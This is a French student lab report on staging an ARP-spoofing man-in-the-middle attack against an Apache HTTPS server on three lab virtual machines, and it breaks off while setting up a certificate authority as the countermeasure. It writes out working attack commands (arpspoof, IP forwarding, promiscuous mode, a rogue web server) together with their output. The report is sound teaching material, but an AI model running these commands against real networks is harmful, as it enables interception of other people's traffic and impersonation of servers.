AVIGNON UNIVERSITÉ

Rendu TP2 : Attaque ARP

Groupe TD4, B
RHADI Meryam

16 avril 2021

Ingénierie Logicielle
UE Sécurité informatique

Responsable
Majed haddad

UFR
SCIENCES
TECHNOLOGIES
SANTÉ

AVIGNON UNIVERSITÉ
CERI

CENTRE
D'**ENSEIGNEMENT**
ET DE **RECHERCHE**
EN **INFORMATIQUE**
ceri.univ-avignon.fr

Sommaire

1 Etape : Drivers et installation

Lors de cette étape qui concerne l'installation, on a travaillé avec des machines virtuelles en commençant par Virtualbox où on vas télécharger des images Ubuntu, exactement trois machine, qui sont la machine du client, serveur qui est honnête c'est lui dont on vas appliquer Appache2 et l'attaquant où on vas utiliser le protocole ARP.



Figure 1. Les trois machines virtuelles

Il faut régler les paramètres réseaux pour chaque machine, dont on vas travailler avec NAT dans chacune d'entre eux dans adapter1, et après j'ai activé adapter2 et choisir le mode réseau interne et appeler l'interface en eth1.



Figure 2. Les paramètres de réseaux

Et après on vas exécuter les commandes suivant pour chaque machine, on vas choisir les adresses pour un réseau locale donc on vas donner 192.168.1.1 pour le serveur, 192.168.1.2 pour le client, et finalement 192.168.1.3 pour la machine de l'attaquant.

```
stud@ubuntu:~$ sudo -s
[sudo] password for stud:
root@ubuntu:~# ifconfig eth1 192.168.1.1
root@ubuntu:~# hostname -I
10.0.2.15 192.168.1.1
root@ubuntu:~#
```

Figure 3. Les commandes pour changer paramètre réseau exemple sur serveur

2 Étape 1 : Serveur web

Cette étape consiste à le déploiement du serveur Appache avec le module ssl en créant un clé et certificat, on vas commencer par se connecter en mode administratuer avec **sudo -s**, et faire la mise à jour de l'outil apt-get pour qu'en puisse faire l'installation de apache2, avec la commande :

```
root@ubuntu:~# sudo apt-get install apache2
Reading package lists... Done
Building dependency tree
Reading state information... Done
apache2 is already the newest version (2.4.18-2ubuntu3.5).
```

Figure 4. L'installation de apache2

Après on vas générer certificat et clé privé avec la validité de 365 jours, et la taille de 2048, en utilisant l'algorithme de RSA et en spécifiant le chemin où il doive être stockés, avec la commande :

```
Generating a 2048 bit RSA private key
..............................+++
.........................................+++
writing new private key to '/home/stud/apache/my.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
```

Figure 5. Génération du clé et certificat

Maintenant il faut configurer apache2, pour lui indiquer le chemin de notre clé et certificat qu'on a générer auparavant, dans le fichier **default-ssl** de /**etc**/**apache2**/**sites-available**, il faut ajouter les lignes suivant :

```
SSLEngine on
SSLCertificateFile /home/stud/apache/my.crt
SSLCertificateKeyFile /home/stud/apache/my.key
```

Figure 6. Modification de default-ssl

On vas activer le module ssl à ce stade là, avec les commandes suivant et on vas recharger le service de apache2, pour travailler avec ssl et le serveur web :

```
a2enmod ssl
a2ensite default-ssl
service apache2 reload
```

Figure 7. Commande d'activation ssl

Maintenant on vas changer et rediriger l'utilisateur de http vers https, pour le sécuriser, et quand on veut accéder à la page index on vas faire **https://192.168.1.1/** dans le navigateur, et pour la configuration en modifie dans le fichier de configuration **000-default.conf** , on ajoutant adresse du serveur web, avec la ligne suivant :

```
ServerAdmin webmaster@localhost
DocumentRoot /var/www/html
Redirect / https:/192.168.1.1/
```

Figure 8. Re-direction de http vers https

Et finalement pour que le serveur apache2 applique les changements qu'en a fait dans les fichiers de configuration, il faut recharger et faire restart de apache2 avec les commandes :

```
oot@ubuntu:/etc/apache2/sites-available# systemctl reload apache2
oot@ubuntu:/etc/apache2/sites-available# systemctl restart apache2
```

Figure 9. Restart de apache2

Et finalement on vas changer dans le fichier **r /etc/apache2/ports.conf**, pour configurer les ports d'écoute d'une facon de permettre d'utiliser le port 443, pour lui permettre d'écouter sur ce port qui est de https :

```
isten 80

IfModule ssl_module>
        Listen 443
/IfModule>

IfModule mod_gnutls.c>
        Listen 443
/IfModule>

 vim: syntax=apache ts=4 sw=4 sts=4 sr noet
```

Figure 10. Configuration des ports

Pour travailler avec apache on vas modifier dans le fichier **index.html** qui est dans **/var/www/html**, en écrivant le contenu qu'en veux afficher, on accédant au serveur web avec https et l'adresse du serveur web :



Figure 11. Résultat de page web d'Appache index depuis la machine du serveur web

Quand on accède, il faut cliquer sur **Advanced**, et après on peut voir que le site utilise la certificat qu'en a créer auparavant pour permettre d'accéder au contenu de index :



Figure 12. Utilisation de certificat crée auparavant

Pour la vérification du bon fonctionnement du site, on vas se connecter au serveur à partir du client, on tapant dans le navigateur web du client **https://192.168.1.1/**, il vas nous afficher le contenu qu'en a modifié dans la page **index.html** du serveur, il vas en première générer une exception, qui vas être fixer avec certificat donc on vas obtenue le contenu suivant après fixer les problèmes .



Figure 13. Accéder au serveur depuis client résultat

3 Étape 2 : Mise en œuvre de l'attaque avec Arpspoof

L'objectif de cette deuxième étape est de permettre à l'attaquant de rediriger les paquets vers sa machine sans perturbation ou coupure avec le serveur en fessons sembler au client qu'il communique avec le serveur, en utilisant Man in the Middle, qui permet à l'attaquant de se positionner au milieu d'une conversation ou d'un échange réseau pour intercepter, lire, supprimer ou modifier tout ou partie de cette communication, en extraire @MAC depuis @ip correpondant.
Donc la première étape est d'installer **arspoof** en installant **dsniff**, avec la commande :

```
root@ubuntu:~# apt install dsniff
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  libnet1 libnids1.21
The following NEW packages will be installed:
  dsniff libnet1 libnids1.21
0 upgraded, 3 newly installed, 0 to remove and 0 not upgraded.
Need to get 152 kB of archives.
After this operation, 570 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://us.archive.ubuntu.com/ubuntu xenial/main i386 libnet1 i386 1.1.6+dfsg-3 [42.9 kB]
Get:2 http://us.archive.ubuntu.com/ubuntu xenial/universe i386 libnids1.21 i386 1.23-2ubuntu1 [20.4 kB]
Get:3 http://us.archive.ubuntu.com/ubuntu xenial/universe i386 dsniff i386 2.4b1+debian-22.1 [88.5 kB]
Fetched 152 kB in 1s (118 kB/s)
Selecting previously unselected package libnet1:i386.
(Reading database ... 131333 files and directories currently installed.)
Preparing to unpack .../libnet1_1.1.6+dfsg-3_i386.deb ...
Unpacking libnet1:i386 (1.1.6+dfsg-3) ...
Selecting previously unselected package libnids1.21.
Preparing to unpack .../libnids1.21_1.23-2ubuntu1_i386.deb ...
Unpacking libnids1.21 (1.23-2ubuntu1) ...
Selecting previously unselected package dsniff.
Preparing to unpack .../dsniff_2.4b1+debian-22.1_i386.deb ...
Unpacking dsniff (2.4b1+debian-22.1) ...
Processing triggers for libc-bin (2.23-0ubuntu9) ...
Processing triggers for man-db (2.7.5-1) ...
Setting up libnet1:i386 (1.1.6+dfsg-3) ...
Setting up libnids1.21 (1.23-2ubuntu1) ...
```

Figure 14. Installation de dsniff

Après l'installation, on vas effectuer une commande qui permet d'activer sur la machine de Men In The Middle le forwarding de paquet, pour que les paquets ne pourront pas transiter à travers son système et atteindre leur destination originelle, cette commande est comme suite :

```
root@ubuntu:~# echo 1 > /proc/sys/net/ipv4/ip_forward
```

Figure 15. Commande de forwarding

Maintenant il faut envoyer d'une manière continu des paquets ARP pour falsifier la table ARP de notre client, en utilisant **arpspoof**, et @ip du client et du serveur :

```
root@ubuntu:/# arpspoof -i eth1 -t 192.168.1.2 192.168.1.1
8:0:27:e:d5:d8 8:0:27:2a:ff:78 0806 42: arp reply 192.168.1.1 is-at 8:0:27:e:d5:
d8
8:0:27:e:d5:d8 8:0:27:2a:ff:78 0806 42: arp reply 192.168.1.1 is-at 8:0:27:e:d5:
d8
8:0:27:e:d5:d8 8:0:27:2a:ff:78 0806 42: arp reply 192.168.1.1 is-at 8:0:27:e:d5:
d8
8:0:27:e:d5:d8 8:0:27:2a:ff:78 0806 42: arp reply 192.168.1.1 is-at 8:0:27:e:d5:
d8
8:0:27:e:d5:d8 8:0:27:2a:ff:78 0806 42: arp reply 192.168.1.1 is-at 8:0:27:e:d5:
d8
8:0:27:e:d5:d8 8:0:27:2a:ff:78 0806 42: arp reply 192.168.1.1 is-at 8:0:27:e:d5:
d8
8:0:27:e:d5:d8 8:0:27:2a:ff:78 0806 42: arp reply 192.168.1.1 is-at 8:0:27:e:d5:
d8
```

Figure 16. Arspoof client - serveur

```
root@ubuntu:~# arpspoof -i eth1 -t 192.168.1.2 192.168.1.1
8:0:27:e:d5:d8 8:0:27:2a:ff:78 0806 42: arp reply 192.168.1.1 is-at 8:0:27:e:d5:
d8
8:0:27:e:d5:d8 8:0:27:2a:ff:78 0806 42: arp reply 192.168.1.1 is-at 8:0:27:e:d5:
d8
8:0:27:e:d5:d8 8:0:27:2a:ff:78 0806 42: arp reply 192.168.1.1 is-at 8:0:27:e:d5:
d8
8:0:27:e:d5:d8 8:0:27:2a:ff:78 0806 42: arp reply 192.168.1.1 is-at 8:0:27:e:d5:
d8
8:0:27:e:d5:d8 8:0:27:2a:ff:78 0806 42: arp reply 192.168.1.1 is-at 8:0:27:e:d5:
d8
8:0:27:e:d5:d8 8:0:27:2a:ff:78 0806 42: arp reply 192.168.1.1 is-at 8:0:27:e:d5:
d8
8:0:27:e:d5:d8 8:0:27:2a:ff:78 0806 42: arp reply 192.168.1.1 is-at 8:0:27:e:d5:
d8
8:0:27:e:d5:d8 8:0:27:2a:ff:78 0806 42: arp reply 192.168.1.1 is-at 8:0:27:e:d5:
d8
8:0:27:e:d5:d8 8:0:27:2a:ff:78 0806 42: arp reply 192.168.1.1 is-at 8:0:27:e:d5:
```

Figure 17. Arspoof serveur- client

Table **arp** de client après la falsification de la part de l'ataquant, on remarque que @ip de l'attaquant qui est dans notre cas 192.168.1.3 et @ip de serveur 192.168.1.1 ont la meme @MAC dans le tableau de client, c'est à cause de l'envoi continuelle des paquets ARP.

```
stud@ubuntu:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.2                 ether   52:54:00:12:35:02   C                     eth0
192.168.1.3              ether   08:00:27:0e:d5:d8   C                     eth1
192.168.1.1              ether   08:00:27:0e:d5:d8   C                     eth1
stud@ubuntu:~$
```

Figure 18. Arspoof serveur- client

On vas à cette étape, configurer l'interface de l'attaquant pour qu'il puisse e récupérer les trames, qui se déroule entre le client et le serveur, et intercepter la communication entre eux, avec la commande :

```
root@ubuntu:~# ifconfig eth1 promisc
root@ubuntu:~#
```

Figure 19. Commande promisc

J'ai effectué l'analyse avec **Wireshark** depuis la machine de l'attaquant, j'ai remarqué l'existante du protocole **ARP**, et des paquet dans la destination est du client vers serveur ou le contraire, avec @MAC du serveur est la même de celle de l'attaquant.



Figure 20. Résultat Wireshark



Figure 21. Commande promisc

Pour la configuration du serveur https sur le serveur attaquant, on vas effectuer les même étapes qu'en a déjà fait pour le serveur web, mais sans utilisation de **ssl**, donc on vas tout d'abord installer **Appache2**, et après on vas modifier dans le fichier de configuration **000-default.conf** , pour rediriger l'utilisateur de http vers https, on ajoutant adresse de l'attaquant. Et finalement pour que le serveur apache2 applique les changements qu'en a fait dans les fichiers de configuration, il faut recharger et faire restart de apache2 avec les commandes :

```
oot@ubuntu:/etc/apache2/sites-available# systemctl reload apache2
oot@ubuntu:/etc/apache2/sites-available# systemctl restart apache2
```

Figure 22. Restart de apache2

Et on vas modifier dans le fichier **index.html** qui est dans /**var**/**www**/**html**, en écrivant le contenu qu'en veux afficher, et on accède au navigateur on tapant : **https://192.168.1.3/**



Figure 23. Résultat dans navigateur

Avec le protocole ARP, @MAC du serveur et attaquant devient pour le client la même, donc pour lire la page web de l'attaquant on fessons sembler que c'est celle du serveur, le paquet vas traverser de la couche physique jusqu'à application, et il doit passer par la couche réseau, où il doit vérifier @mac qui est correcte à cause du lancement de **arpspoof -t @host @target**, mais @ip n'a pas changé donc l'attaquant ne peut pas aller jusqu'au la couche application, donc il faut changer @ip d'une interface de l'attaquant, on ajoutant un autre adapter et en modifiant son @ip dans les paramètres de configuration en donnant la même adresse du client, donc lors de la vérification, il trouve que l'adresse c'est la même dans l'autre carte réseau et il vas afficher le contenu.
Finalement on vas tester la connexion du client avec le serveur honnête, on tapant sur le navigateur web du client **https://192.168.1.1/**, on remarque que même si on a saisi l'adresse pour se connecter avec le serveur on a comme résultat la page de l'attaquant.



Figure 24. Résultat de la page web en se connectant au serveur web depuis le client

4 Etape 3 Mise en place une solution pour éviter l'attaque ARPS-POOF

Tout d'abord, il faut créer une autorité de certificat à l'aide la commande openssl, que j'ai fait en suivant les étapes du site qui est en références dans le tp **http://www.kit-pages.fr/fr/cms/173/autorite-de-certification-ssl-et-certificats-https-autosignes**, et après la création d'un certificat pour le serveur signé par l'autorité, puis la mise à jour de la configuration Apache , et finalement importation du certificat sur un navigateur web.
Donc j'ai commencé, par la mise en place de l'environnement, en créant un répertoire appeler CA et des fichiers newcrts et private, et créer serail dont on vas lui affecter 01 et un fichier index.txt.

```
root@ubuntu:~# pwd
/home/stud
root@ubuntu:~# mkdir CA
root@ubuntu:~# cd CA
root@ubuntu:~/CA# mkdir newcerts private
root@ubuntu:~/CA# ls
newcerts  private
root@ubuntu:~/CA# echo '01' > serail
root@ubuntu:~/CA# touch index.txt
root@ubuntu:~/CA#
```

Figure 25. Mettre en place l'environnement

Et après on vas créer le fichier openssl.cnf, et le remplir avec les lignes donner par le site.

```
root@ubuntu: ~/CA
File  Edit  View  Search  Terminal  Help
  GNU nano 2.5.3              File: openssl.cnf

dir = .

[ req ]
default_bits        = 2048          # Size of keys
default_keyfile     = key.pem       # name of generated keys
default_md      = sha256            # message digest algorithm
string_mask     = nombstr       # permitted characters
distinguished_name  = req_distinguished_name
req_extensions      = v3_req

[ req_distinguished_name ]
# Variable name       Prompt string
#----------------------   ----------------------------------
0.organizationName  = Organization Name (company)
organizationalUnitName  = Organizational Unit Name (department, div
emailAddress        = Email Address
emailAddress_max    = 40
localityName        = Locality Name (city, district)
stateOrProvinceName = State or Province Name (full name)

